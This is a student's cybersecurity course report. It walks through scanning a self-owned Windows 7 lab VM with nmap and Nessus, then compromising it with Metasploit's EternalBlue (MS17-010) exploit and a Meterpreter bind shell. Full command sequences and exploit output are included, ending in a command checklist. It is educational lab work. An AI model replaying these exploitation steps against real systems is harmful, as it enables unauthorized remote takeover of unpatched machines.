İSTANBUL AYDIN UNIVERSITY

DEPARTMENT OF COMPUTER ENGINEERING

CYBER SECURITIY PROJECT

ADVISOR: ÖGR. GÖR. BURAK ÖZÇAKMAK

STUDENT NAME-SURNAME:


ZEYNEP GİZEM ÇETİNCİ - B1605.010034

Table of Contents

QUESTION-1


1. **What are the services version of the target machine? (Nmap command and output)**

First I install the nmap command so I can use the nmap command. Then I scan the network service by saying '**facebook.com**' to understand that it is working. Completed the transaction without any problems.



Now I'm going to scan the service version of the target machine. To do this, I first learn the IP address of the target machine. I learned the IP address by saying "**ipconfig**".

IP Address = 192.168.0.35




QUESTION-2


2. **What is the exploitable vulnerability in your target machine? (Nessus Output, can be more than one)**


I will use Nessus to find the exploitable vulnerability of my target machine. So I first downloaded nessus for kali linux. Then I used **dpkg** to install the debian package I downloaded.

dpkg is the software that forms the basis of the debian package management system. dpkg is used to install, delete, and gather information about **deb packages**.



After uploading, I went to the link **https://kalilinux:8834/** and became a member. I created a **basic netwrok scan** with the name of our target machine (the name of windows 7) and its IP address. In this way, I found the security vulnerabilities.


Nessus Essentials / Scan...
[zeynep@kaliLinux: ~]
Nessus Essentials / Scans / Editor - Mozilla Firefox
https://kalilinux:8834/#/scans/reports/new/731a8e52-3ea6-a291-ec0a-d2ff
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
nessus
Scans
Settings
My Scans
All Scans
Trash
Policies
Plugin Rules
Community
Research
New Scan / Basic Network Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Name
ZEYNEP-WINDOWS
Description
Question-2
Folder
My Scans
Targets
192.168.0.35
Upload Targets
Add File
Tenable News
Microsoft's January 2021 Patch Tuesday Addresses 8...
Save
Cancel


windows7 [Çalışıyor] - Oracle VM VirtualBox
Geri Dönüşüm Kutusu
C:\Windows\system32\cmd.exe
Microsoft Windows [Sürüm 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm hakları saklıdır.
C:\Users\Zeynep>ipconfig
Windows IP Yapılandırması
Ethernet bağdaştırıcı Yerel Ağ Bağlantısı:
Bağlantıya özgü DNS Soneki . . . :
Bağlantı Yerel IPv6 Adresi . . . . . : fe80::5cab:diae:630b:7bbbx11
IPv4 Adresi. . . . . : 192.168.0.35
Alt Ağ Maskesi. . . . . : 255.255.255.0
Varsayılan Ağ Geçidi. . . . . : 192.168.0.1
Tunnel bağdaştırıcı isatap.{6539EF11-A950-4E8F-BEEA-93E668D0FEA4}:
Medya Durumu . . . . . : Medya Bağlantısı kesildi
Bağlantıya özgü DNS Soneki . . . :
C:\Users\Zeynep>_
kaliLinux [Çalışıyor] - Oracle VM VirtualBox
Nessus Essentials / Folders / View Scan - Mozilla Firefox
https://kalilinux:8834/#/scans/repo
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
ZEYNEP-WINDOWS
Back to My Scans
Name of the target machine (the name of the windows 7 computer)
Hosts
Vulnerabilities
History
192.168.0.35
The exploitable vulnerability
Scan Details
Policy: Basic Network Scan
Status: Completed
Scanner: Local Scanner
Start: Today at 6:06 PM
End: Today at 6:08 PM
Elapsed: 2 minutes
Vulnerabilities
Critical
High
Medium
Low
Info
Tenable News
Tenable's Commitment to Security in the Wake of So...
Read More
Right Control

QUESTION-3

3. **Exploit vulnerability and comprimise the target machine (Metaspolit)**

Metasploit is a computer security project that provides information about vulnerabilities, helps in penetration testing and IDS signature development.

I run the metasploit tool with the "msfconsole" command. If you do not want to see banners and other details, you can type "msfconsole -q". But I didn't use it to see the details.

```
[Nessus Essentials / Fol...   zeynep@kaliLinux: ~                                   06:24 PM
zeynep@kaliLinux: ~
File  Actions  Edit  View  Help

┌──(zeynep㉿kaliLinux)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.34  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:febc:4f36  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:bc:4f:36  txqueuelen 1000  (Ethernet)
        RX packets 122988  bytes 84592793 (80.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 121181  bytes 21124336 (20.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 272249  bytes 62159744 (59.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 272249  bytes 62159744 (59.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(zeynep㉿kaliLinux)-[~]
└─$ msfconsole

       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging with set HttpTrace true

msf6 > search ms17

Matching Modules

   #   Name                                                  Disclosure Date  Rank    Check  Description
   -   ----                                                  ---------------  ----    -----  -----------
   0   auxiliary/admin/mssql/mssql_enum_domain_accounts                       normal  No     Microsoft SQL Server SUSER_SNAME Windows Domain A
ccount Enumeration
   1   auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli                  normal  No     Microsoft SQL Server SQLi SUSER_SNAME Windows Dom
ain Account Enumeration
   2   auxiliary/admin/mssql/mssql_enum_sql_logins                            normal  No     Microsoft SQL Server SUSER_SNAME SQL Logins Enume
ration
   3   auxiliary/admin/mssql/mssql_escalate_execute_as                        normal  No     Microsoft SQL Server Escalate EXECUTE AS
   4   auxiliary/admin/mssql/mssql_escalate_execute_as_sqli                   normal  No     Microsoft SQL Server SQLi Escalate Execute AS
   5   auxiliary/admin/smb/ms17_010_command                  2017-03-14       normal  No     MS17-010 EternalRomance/EternalSynergy/EternalCha
mpion SMB Remote Windows Command Execution
   6   auxiliary/scanner/smb/smb_ms17_010                                     normal  No     MS17-010 SMB RCE Detection
   7   exploit/windows/fileformat/office_ms17_11882          2017-11-15       manual  No     Microsoft Office CVE-2017-11882
   8   exploit/windows/smb/ms17_010_eternalblue              2017-03-14       average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Po
ol Corruption
   9   exploit/windows/smb/ms17_010_eternalblue_win8         2017-03-14       average No     MS17-010 EternalBlue SMB Remote Windows Kernel Po
ol Corruption for Win8+
   10  exploit/windows/smb/ms17_010_psexec                   2017-03-14       normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalCha
mpion SMB Remote Windows Code Execution
```

Kali linux IP address

```
msf6 > use 6
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                  Required  Description
   ----         ---------------                                                  --------  -----------
   CHECK_ARCH   true                                                            no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                            no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                           no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                       yes       The target host(s), range CIDR identifier, or hosts fi
le with syntax 'file:<path>'
   RPORT        445                                                             yes       The SMB service port (TCP)
   SMBDomain    .                                                               no        The Windows domain to use for authentication
   SMBPass                                                                      no        The password for the specified username
   SMBUser                                                                      no        The username to authenticate as
   THREADS      1                                                               yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010)  set rhosts 192.168.0.35
rhosts => 192.168.0.35
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.0.35:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.35:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > use 8
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.34     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.0.35
rhosts => 192.168.0.35
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   generic/custom                                             normal  No     Custom Payload
   1   generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP Inline
   3   windows/x64/exec                                           normal  No     Windows x64 Execute Command
   4   windows/x64/loadlibrary                                    normal  No     Windows x64 LoadLibrary Path
   5   windows/x64/messagebox                                     normal  No     Windows MessageBox x64
```

```
rhosts => 192.168.0.35
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   generic/custom                                             normal  No     Custom Payload
   1   generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP Inline
   3   windows/x64/exec                                           normal  No     Windows x64 Execute Command
   4   windows/x64/loadlibrary                                    normal  No     Windows x64 LoadLibrary Path
   5   windows/x64/messagebox                                     normal  No     Windows MessageBox x64
   6   windows/x64/meterpreter/bind_ipv6_tcp                      normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 I
Pv6 Bind TCP Stager
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid                 normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 I
Pv6 Bind TCP Stager with UUID Support
   8   windows/x64/meterpreter/bind_named_pipe                    normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 B
ind Named Pipe Stager
   9   windows/x64/meterpreter/bind_tcp                           normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 B
ind TCP Stager
   10  windows/x64/meterpreter/bind_tcp_rc4                       normal  No     Windows Meterpreter (Reflective Injection x64), Bind TCP Stag
er (RC4 Stage Encryption, Metasm)
   11  windows/x64/meterpreter/bind_tcp_uuid                      normal  No     Windows Meterpreter (Reflective Injection x64), Bind TCP Stag
er with UUID Support (Windows x64)
   12  windows/x64/meterpreter/reverse_http                       normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 R
everse HTTP Stager (wininet)
   13  windows/x64/meterpreter/reverse_https                      normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 R
everse HTTP Stager (wininet)
   14  windows/x64/meterpreter/reverse_named_pipe                 normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 R
everse Named Pipe (SMB) Stager
   15  windows/x64/meterpreter/reverse_tcp                        normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 R
everse TCP Stager
   16  windows/x64/meterpreter/reverse_tcp_rc4                    normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP S
tager (RC4 Stage Encryption, Metasm)
   17  windows/x64/meterpreter/reverse_tcp_uuid                   normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP S
tager with UUID Support (Windows x64)
   18  windows/x64/meterpreter/reverse_winhttp                    normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 R
everse HTTP Stager (winhttp)
   19  windows/x64/meterpreter/reverse_winhttps                   normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 R
everse HTTPS Stager (winhttp)
   20  windows/x64/peinject/bind_ipv6_tcp                         normal  No     Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP
 Stager
   21  windows/x64/peinject/bind_ipv6_tcp_uuid                    normal  No     Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP
 Stager with UUID Support
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 9
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.0.35     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.0.35     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

Connecting to the target machine by exploiting.

```
[*] 192.168.0.35:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.35:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.35:445      - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.35:445 - Connecting to target for exploitation.
[+] 192.168.0.35:445 - Connection established for exploitation.
[+] 192.168.0.35:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.35:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.0.35:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.0.35:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.0.35:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.0.35:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.35:445 - Starting non-paged pool grooming
[+] 192.168.0.35:445 - Sending SMBv2 buffers
[+] 192.168.0.35:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.35:445 - Sending final SMBv2 buffers.
[*] 192.168.0.35:445 - Sending last fragment of exploit packet!
[*] 192.168.0.35:445 - Receiving response from exploit packet
[+] 192.168.0.35:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.35:445 - Sending egg to corrupted connection.
[*] 192.168.0.35:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.0.35:4444
[*] Sending stage (200262 bytes) to 192.168.0.35
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 192.168.0.35:4444) at 2021-01-19 18:21:53 -0500
[+] 192.168.0.35:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.35:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.35:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : ZEYNEP-WINDOWS
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : tr_TR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > ps

Process List
============

  PID   PPID  Name               Arch  Session  User                          Path
```

Connected to the target machine.

İfconfig

Msfconsole

Search ms17

Use 6

Show options

Set rhosts 192.168.0.35

Run

Use 8

Set rhosts 192.168.0.35

Show payloads

Set payload 9

Run

